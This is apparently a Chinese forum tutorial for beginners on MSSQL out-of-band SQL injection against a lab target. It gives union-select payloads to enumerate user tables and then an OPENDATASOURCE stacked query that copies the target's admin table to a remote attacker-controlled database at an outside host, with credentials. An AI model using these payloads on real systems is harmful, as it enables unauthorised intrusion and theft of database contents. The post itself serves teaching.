
登录

MSSQL反弹注入获取数据库信息数据


marks / 2019-06-17 06:02:00 / 浏览数 5874 新手 入门资料 顶(0) 踩(0)

大家好我是sarizs，今天分享一个MSSQL数据的反弹注入获取数据库数据到本地，这技术分享适合才开始学习sql注入的小白（大佬绕过）。

既然要反弹注入我们需要有一个反弹的MSSQL数据库对象，这里我使用香港云的虚拟主机
使用URL：http://www.webweb.com



这里我们去创建一个表用来接收反弹过来的数据信息,其中的字段个数需要我们反弹时候去猜，但这里我们是用的靶场环境已经知道有多少字段所以我在这里就直接创建就可以



好了环境准备好后我们开始打开靶场进行反弹注入

使用常见的判断注入手法

and 1=2

order by

union all

等手法这里我通过测试和注入构建好了我们的注入语句

http://x.x.x.x/?id=2' and 1=2 union all select null,null,null 20from admin --

看到字段以后我们把admin 表换成dbo.sysobjects where xtype='U'（这库记录了所有对的表，而等于U是查找用户自建表）

有一点点变化，但是没有数据出来，因为我们上面的空值还存在，给出我们要显示的值试试。

http://x.x.x.x/MSSQL/?id=2' and 1=2 union all select id,null,null from dbo.sysobjects where xtype='U' --

到这里我们已经证明了数据库是存在注入的那么我们现在就可以开始进行反弹注入了，在反弹注入中我们要想了解MSSQL的一个函数opendatasource
这是MSSQL的夸库查询我们要反弹注入必须的确保这个函数是开启的

我们开始构建语句

;insert into
opendatasource('sqloledb','server=SQL5006.webweb.com,1433;uid=DB_14B3169_lddf_admin;pwd=1232345;database=DB_14B3169_lddf').DB_14B3169_lddf.dl
select * from admin --

;代表上一个语句的结束我们新启用另一个语句


insert into 把我们查询的内容写入到我们的数据库中

OPENDATASOURCE(provider_name,init_string) 分别代表我的数据库名，连接地址，用户，密码，端口

.DB_14B3169_lddf.dbo.a 代表我们连接的哪个库中的哪个表

这个语句翻译过来就是我结束上一个语句并新启一个语句，把我们当前查询到的admin表的数据写入到我们远程的数据库中去

我们接下来去我们的主机上看是否有反弹过来的数据



这边已经成功的接受到了我们反弹过来的数据信息。

这里mssql反弹注入就介绍到这里有什么疑惑和问题欢迎大家留言。

点击收藏 | 2 关注 | 1

上一篇：浅谈Unicode设计的安全性 下一篇：CVE-2019-12592：印象...

1. 0 条回复
   - 动动手指，沙发就是你的了！